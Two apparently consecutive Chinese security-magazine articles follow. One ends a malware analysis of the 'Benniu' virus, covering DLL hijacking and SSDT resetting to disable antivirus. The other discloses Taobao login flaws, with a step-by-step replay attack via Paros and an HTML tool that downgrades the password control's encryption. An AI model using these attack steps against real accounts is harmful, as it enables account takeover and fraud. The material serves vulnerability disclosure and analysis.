重置SSDT还是传统的思路和方法，通过LoadLibraryEx函数在用户态载入一份ntkrnlpa.exe的实例，再直接用GetProcAddress函数获取用户态ntkrnlpa.exe实例中导出的KeServiceDescriptorTable符号地址，减去用户态载入模块的基址获得KeServiceDescriptorTable在模块中的RVA，由此计算出SSDT的RVA，就可以在用户空间找到SSDT的位置。SSDT中是系统各服务函数的地址，但由于用户态导入ntkrnlpa.exe，其导出的系统服务函数在加载ntkrnlpa.exe的进程空间时已经重定向过，也即加上了ntkrnlpa.exe的ImageBase，所以用户态的SSDT的各个服务函数的地址应该减去ntkrnlpa.exe的ImageBase，就是服务函数的RVA。然后NtQueryInformation获得了ntkrnlpa.exe的模块信息，包括其模块名和在内核地址空间内存的基址，加上这个基址，就得到了服务函数在核心态的地址。这个方法使用比较广泛，似乎最先由Tan Chew Keong提出，具体发表在http://www.rootkit.com/newsread.php?newsid=176上。

usp10.dll以临时目录的1696为驱动文件，建立并启动了一个新的系统服务"KKCC"，打开了设备"\\.\safebreas"，利用设备控制函数和内核交互，完成了重置SSDT的任务。控制函数DeviceIoControl的控制码为0x22E14B。

usp10.dll还会替换系统文件，目标是C:\WINDOWS\system32\Drivers\beep.sys，它负责在系统程序运行出错时调用声卡驱动发出报警声音。usp10.dll替换beep.sys的步骤大致如下。首先ControlService关闭beep.sys提供的正常系统服务，用下面的调用，重设文件的属性为普通文件。随后就是CreateFile和WriteFile写入新的beep.sys，然后加载其中的服务。

```
100024C1  push  80
; /FileAttributes = NORMAL
100024C6  push  1000D0AC
; |FileName = "C:\WINDOWS\system32\Drivers\beep.sys"
100024CB  call  [<&KERNEL32.SetFileAttributesA>]
; \SetFileAttributesA
```

犇牛替换beep.sys，最终是要替换系统程序userinit.exe和篡改win.ini文件。两者都和Windows的启动有关，前者用于管理不同的启动顺序，后者则是配置文件。

usp10.dll以目录优先权，伴随着加载正常USP10.DLL的文件而启动。借着外部程序对USP导出函数的调用，挂了羊头却卖了狗肉。仔细分析usp10.dll的行为，它可以说是个病毒主体的辅助文件，为病毒建立一个更安全的隐藏环境。

内核驱动1969

这个文件大约10.5KB，未加壳，属于Native子系统，文件创建于2009年2月4日0:08:38，比较符合奔牛出现的日期。它没有导出表，但是导入了HAL.dll和ntoskrnl.dll的部分函数，涉及I/O、设备控制以及内存管理等。

如前所述，驱动1969的第1次运行是在gr.css中，建立的服务名为"io"，还有一个设备文件"\\.\safebreas"，主体向其发送的控制码为0x22001C。第2次是在usp10.dll中，服务名为"KKCC"，同样是设备文件"\\.\safebreas"，其发送控制码为0x22E14B。前者是替换了系统文件ctfmon.exe，而后者则重置了SSDT。比如瑞星杀毒软件修改了若干SSDT函数的入口值，重置后，所有均恢复为原始的系统设置，如图9和图10所示，服务编号为177、180、186等函数的入口均被重置。

其他文件

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\6dff2.dll文件，大小仅为3072字节，创建于2009年2月5日8:42:52，导出函数仅有一个Winext，导入函数也非常少。

反汇编代码证明，Winext函数就是对WinExec的简单包装，在gr.css中用来运行从网络




图9




图10

下载的文件。WinExec调用时的ShowState参数为SW_SHOW，意味着以显示窗口的方式执行。

还有一个文件是C:\Windows\tasks\1，也是一个DLL，但在分析过程中始终未见有显示的调用。其大小为7680字节，创建于2009年2月5日8:26:37，由Microsoft Visual C++ 7.0 DLL Method 3链接生成。导出函数共35个，和正版的USP10.DLL的所有导出函数同名。

在IDA下反汇编，这个文件中的所有导出函数均具有几乎相同的代码形式。以这个ScriptBreak函数为例，每个导出函数都只有3条汇编指令，分别是压入存放当前函数名称的缓冲区偏移，调用100014ED处的子程序，再跳转到EAX的地方。

```
.data:10001673 ScriptBreak   proc near
.data:10001673   push   offset aScriptbreak
; "ScriptBreak"
.data:10001678   call   sub_100014ED
.data:1000167D   jmp   eax
.data:1000167D ScriptBreak   endp
```

通过静态分析，100014ED处的代码似乎在完成动态调用函数的任务，可以确定是在C:\WINDOWS\system32目录下加载一个DLL，从中取得某个函数的地址，再调用它，调用失败则退出执行。这其中有对GetSystemDirectory、LoadLibrary、GetProcA ddress和ExitThread等函数的调用，其加载的文件极有可能是正版的USP10.DLL，并从中调用压入的对应函数，那这个"1"文件就是对USP10.DLL的动态包装了。

结束语

犇牛刚好赶上年初岁末，人们欢度节日的那段时间。碰上大家都在网络上欢天喜地的时候，它却悄悄地钻到用户的电脑里。之所以大家说犇牛难杀，按原因的主次顺序排列，我觉得有以下几个方面。

（1）病毒文件覆盖面广。几乎所有包含EXE文件的目录都有犇牛的病毒文件usp10.dll。它冒充正版文件行不法勾当，每一次对正版USP10.DLL的调用都会被其抢到优先执行的权限。


（2）和远程网络交互，变一个巴掌为群体作战，而且可以自我更新。

（3）深入SSDT卸载杀软的Hook，关闭环境中的安全软件。

如果按照病毒的严格定义，犇牛只能算个打折的病毒，有正式的感染与发作阶段，但是传播阶段就比较山寨了。虽然写入了很多usp.10.dll文件，但这个文件并非病毒主体，只是gr.css的辅助文件。它虽然有一些和主体重叠的功能，但还是不具备传播和网络交互的能力。因此，当系统中没有病毒主体时，它的危害会小很多，也不会再继续复制病毒文件了。

gr.css在第1次运行之后，下次系统重启时会自动删除，因此感染又重启后的机器上是没有犇牛的主体文件的，usp10.dll威力就打了折扣。但犇牛的威力减弱并不意味着病毒的消除，如果gr.css已经下载了更多的病毒的话，那这才是问题的开始。在清除奔牛时，将相关文件和注册表项删除，注意正版USP10.DLL与病毒文件的区别是恢复的关键。行文至此，希望本文的分析能对大家有所帮助。

前置知识: 无
关键词: 漏洞、淘宝、重放攻击



淘宝用户登录缺陷分析

文/图 思无邪

淘宝网大家应该都经常会上，但是每次登录时，不管选择的是标准登录还是安全登录，发现地址栏里用的都是基于HTTP协议的网址，于是心中就有了一个疑问: 用HTTP协议，不加密，淘宝是如何保证用户账号安全的? 带着这个疑问，我花了些时间，初步研究了淘宝的用户登录机制，结果发现存在一些漏洞。

标准登录

在标准登录方式下，用户在HTML表单里输入用户名和密码，单击"登录"时，数据用HTTP POST方式发给了服务器。这里没有任何的加密保护措施，任何人从网络上都可以截获登录的账号信息，这样的方式不安全是肯定的。

比如用户是在网吧登录的，其他人就可以通过网络嗅探工具截获登录请求数据。由于没有加密，截获到的数据是类似下面这样的，里面就是明文的用户名和密码。

```
POST /member/login.jhtml HTTP/1.0
……
TPL_username=user&TPL_password=pass&…
```

如果是在公司登录淘宝，网管也可以用类似的方法窃取到账号。如果用的是家里的ADSL，那么在ADSL网关服务器上可以窃取到账号。

如果淘宝网页上有跨站脚本，那么黑客可以直接用脚本读取用户输入的账号数据，然后发到自己的网站。如果用户机器上中木马了，木马也可以从浏览器网页中、网络数据流中找到明文的用户账号。

总之，在标准登录方式下，用户账号基本上可以说是处于完全不设防的状态，肯定是个大问题。但是另一方面，这个问题太明显，可以说大家基本上都知道，反而也就不是问题了——在IE浏览器下，淘宝登录页面默认会选择安全登录方式，所以下面我们主要分析安全登录。

安全登录

淘宝的"安全登录"这个名词实际上对应了两种不同的机制，普通用户可能并没有察觉到这一点。

其中比较常见的"安全登录"方式，是利用一个安全控件来接收、加密用户从键盘输入的密码，JavaScript代码从控件中读出加密过的密码，然后发送HTTP请求给服务器进行登录。

另一种"安全登录"，是如果用户的机器上没有或者无法安装安全控件(比如FireFox不支持ActiveX控件)，那么当用户选择"安全登录"时，其实是切换到了HTTPS连接。

安全登录控件有助于防范木马或者跨站脚本直接在本地网页上窃取用户密码，而HTTPS则用于防范网络上的监听者嗅探用户密码。这两方面的措施其实都是很必要的，如果想要全面安全，应该同时使用它们。

此外，安全控件登录方式本身也存在一些设计和实现上的缺陷，导致不能达到设计的目的。

安全控件登录

测试开始之前，我先创建了一个测试账号"testboy111"，密码是"1234abcd<> '\"(用这么有规律的密码我是故意的，后面可以看到原因）。

在安全控件登录方式下，用此账号登录淘宝，截获的HTTP请求数据如下，某些次要内容被省略了。

```
POST /member/login.jhtml HTTP/1.0
……
TPL_username=xxx&tid=XOR_1_000000000000000000000000000000_63584455440C740479070470&TPL_password=3DES_2_000000000000000000000000000000_xxx&…
```

在上面的3个主要参数中，TPL_username是用户名，tid是一个类似密钥一样的东西，而TPL_password则是加密过的密码。密码值里面有个前缀是3DES，了解密码学的读者看到这里可能会猜想，密码应该是被3DES加密了。当然，为了提高安全性，淘宝也许会做些变种。

1.密码可以被解密吗?

看到上面的HTTP请求，最直接的破解思路也许就是，能否设法把3DES加密的密码解开得到原文？tid值最后的那一部分63584455440C740479070470应该就是密钥。有了密钥，解开3DES应该很容易啊。但是看一下密钥的长度，是24个字符，如果每个字符当做一个字节来解释，总共是192位。标准3DES的密钥位数是128位，对不上。看来淘宝使用的不是标准的3DES算法，或者密钥的部分数据未使用。我下载了几个密码学工具，尝试了几次，没有能够解出密码。在不确定算法的情况下用密码学破解还是比较困难的。我们先不在这里花费太多精力，试试其他思路。

2.重放攻击

重放攻击是一种比较简单，但又很讨厌的攻击方式，一般难以用简单的方法解决。攻击者从网络上截获用户的数据包，也不管里面是些什么，加密还是没加密，一股脑把它存下来。在以后的某个时间，攻击者再把这个数据包送给服务器。因为数据包格式完全合法（它就是由合法的程序产生的），所以服务器无法分辨真伪，很可能会接收并执行了数据包里面要求的操作。HTTPS协议结构精巧设计，解决了重放攻击问题。但淘宝的安全控件登录用了普通的HTTP协议，所以我们自然就很怀疑它能否抵抗重放攻击。

经过简单尝试，淘宝安全登录时，同一个用户名，同样的密码，在几次登录请求时，上面的密钥参数tid和加密过的密码参数TPL_password始终是相同的，甚至换了一台电脑仍然是相同的。再尝试，用HttpWatch记录下一次成功登录的HTTP POST请求的内容，然后把请求文本用Telnet重放了一下，结果Web服务器仍然返回登录成功，这样就确认了重放攻击漏洞的存在。下面是模拟真实的攻击场景。

漏洞1－重放攻击(taobao_login1.xxx)。

①通过任何方式截获别人的一次成功登录淘宝的HTTP请求（演示时，我们用HttpWatch记录了测试用户的登录请求。在实际攻击中，你是网吧老板，一公司网管，或者因为局域网配置成了广播模式，可以直接在任何一台PC上运行嗅探软件截取同一个局域网内的所有网络流量），内容如下:

```
POST /member/login.jhtml HTTP/1.0
……
TPL_username=testboy111&tid=XOR_1_00000000000000000000000000000000_63584455440C740479070470&TPL_password=3DES_2_0000000000000000000000000000000000_4F537D527C18AFD9C47A121FDDB8FFBF...
```

把这段内容保存到一个文本文件里，后面的攻击就靠它了。

②在自己的电脑上，配置好Paros和IE的代理设置(127.0.0.1，端口8080)。

③在IE里访问淘宝登录页面http://member1.taobao.com/member/login.jhtml。

④随便输入用户名和密码，比如test/pass，不要点击"登录"。切换到Paros里，点击"Trap"标签，然后选中"Trap request"。

⑤回到IE，单击"登录"，此时IE僵住了。切换到Paros，可以看到登录请求被拦截。在Paros里面，HTTP请求被分为请求头和主体内容两部分，分别用前面截获的别人的请求头和主体内容替换它们。在主体内容后面可以多按两

次回车键，保证请求能顺利提交。

⑥去掉Paros里面的"Trap request"选项，然后单击"Continue"按钮，回到IE。

⑦此时我们已经以testboy111的身份登录了。在继续操作之前，先把刚才设置的代理去掉，然后点击试试账户管理、站内信等功能，都可以正常使用。点击"管理交易"，来到支付宝，一样可以正常使用。

补充说明：读者也许有疑问，通过上面的攻击，我们能够用别人的账号买东西吗？答案是肯定的。尽管淘宝在购物的最后一步，要求输入支付宝登录密码确认购买，但是支付宝使用了和淘宝一样的安全密码控件，上面的重放攻击同样有效。

3.安全登录控件

上面的攻击，尽管已经可以登录进别人的账号，但还没有真正搞到用户的登录密码，所以还是觉得意犹未尽。而要破解出用户的密码，我们需要直接面对安全登录控件。查看淘宝页面的源代码，可以发现下面一些和安全登录控件相关的代码：

```
document.write('<object id="Password_Edit" data="..."
classid="clsid:488A4255-3236-44B3-8F27-FA1AECAA8844" …
codebase=https://img.alipay.com/download/1101/aliedit.cab ...>');
……
document.write('</object>');
……
try {
user_login.Password_Edit.EchoTest();
} catch(er) {
document.write("...<a href=\"http://img.alipay.com/download/1101/aliedit.exe\">...请点此安装安全控件...");
}
```

上面的代码里有两个URL，aliedit.cab和aliedit.exe都是安全登录控件安装包，一个是经过签名的ActiveX控件形式，另一个是让用户手动下载安装的可执行文件。Classid是这个控件的类编号。从那个URL里下载到aliedit.cab，解开，里面有aliedit.dll，96K字节。

如果我们从注册表里找搜索classid的值，可以找到一个路径"C:\WINDOWS\system32\aliedit\aliedit.dll"，应该就是安全登录控件安装之后的路径。但现在System32路径里的这个aliedit是277K字节的，和阿里网站上的不一样大。简单研究后发现，这是因为淘宝登录页面使用的是1.1.0.1版本的安全控件，而支付宝的登录页面里引用的是2.1.2.1版本的控件，新版本优先，所以我的系统里System32目录里的那个文件是2.1.2.1版本的。我们拿老版本开刀，因为找老版的漏洞也许会容易一些。

4.逆向之？

我们手里有密钥、有明文、有密文，唯一缺的是加密算法。要得到加密算法，最基本的办法当然就是逆向。用PEID检测了一下1.1.0.1版本的aliedit.dll，得到结果是被UPX 0.80 1.24之间的版本加壳了。脱壳，结果是211K字节的aliedit.dll，然后用这个脱壳后的老版本的DLL文件替换System32目录下的新版带壳的DLL文件。

打开IE，登录淘宝，一切功能正常，截取HTTP请求里面的加密密码值也是相同的，说明新老版本的逻辑其实没变，新版本大概也就是用较新的加壳软件多搞了两下。

打开OllyDBG，连到IE进程上，折腾了半天，没有搞出什么结果——我的逆向功力也就只能够破解一般软件的注册码。没过多久，我决定放弃这个方向。

5.偶然的发现

有点失望。之后我习惯性地用UltraEdit打开aliedit.dll，无聊地切换到文本模式，按住翻页键，看着一堆乱码在眼前闪过，忽然，一串熟悉又陌生的文本映入眼帘：

```
SHIFT_1_00000000000000000000000000000000_
XOR_1_00000000000000000000000000000000_
DES_1_00000000000000000000000000000000_
3DES_2_00000000000000000000000000000000_
Shift, XOR, DES, 3DES。
```

这些都是加密算法。但是，里面除了3DES符合当前业界的安全标准外，其他一个比一个弱，都早已经不堪使用了。为什么这些字符串还会出现在代码中？

我用工具以ActiveX控件方式打开了aliedit.dll，查看它暴露的接口方法和属性，发现了下面的一些有趣信息：

接口方法 Function Crypto (…) As String

接口属性 CryptoMode,MaxLength,TextData,TextValue,MACAddress…

CryptoMode？加密模式？Bingo！

经过尝试，发现CryptoMode就是控制安全控件加密方法的参数。缺省值是4，代表需要启用3DES加密，也就是我们前面看到的加密方法。3是DES，2是XOR，1是最弱的加密方式Shift，也就是移位加密。

6.测试工具

为了方便进一步的行动，我写了一个基于HTML页面的简单小工具，代码如下：

```
<script>
function encrypt(){
var psw = document.getElementById('Password_Edit');
en.value = psw.TextValue;
}
</script>
<body>
CryptoMode:<input id="cm" name="cm" onchange='document.getElementById("Password_Edit").CryptoMode = cm.value;'></input><br>

Encrypted: <input id="en" size="60" name="en" ></input> <input type=button onclick='encrypt();' value="Encrypt"/><br>
Password:  <object id="Password_Edit" data="data:application/x-oleobject;base64,VUKKSDYys0SPJ/oa7KqIRBAHAADYEwAA2BMAAA==" classid="clsid:488A4255-3236-44B3-8F27-FA1AECAA8844" border="0" width="155" height="22" codebase="https://img.alipay.com/download/1101/aliedit.cab#Version=1,1,0,1" />
</body>
```

把上面的代码保存为HTML文件，在IE中打开，界面如图1 所示。




图1

7.操纵登录控件

漏洞2-安全登录控件退化攻击演示（taobao_login2.xxx）。

运行上面的测试工具，在CryptoMode里面输入4，也就是3DES加密模式，在Password框（就是淘宝安全登录控件）里面输入"1234abcd<>'\"，点击"Encrypt"按钮，此时在Encrypted框里出现了加密后的密码值3DES_2_000000000000000000000000000000_4F537D527C18AFD9C47A121FDDB8FFBF，正是我们前面截获的HTTP登录请求里面的加密值。在CryptoMode里面输入1，也就是移位加密模式，单击"Encrypt"按钮，加密后的结果为："SHIFT_1_000000000000000000000000000000_8765defg<>'\"。如此直白。1234分别被移位成8765，abcd分别被移位成defg，而其他非数字非字母的特殊字符则保持原样不变。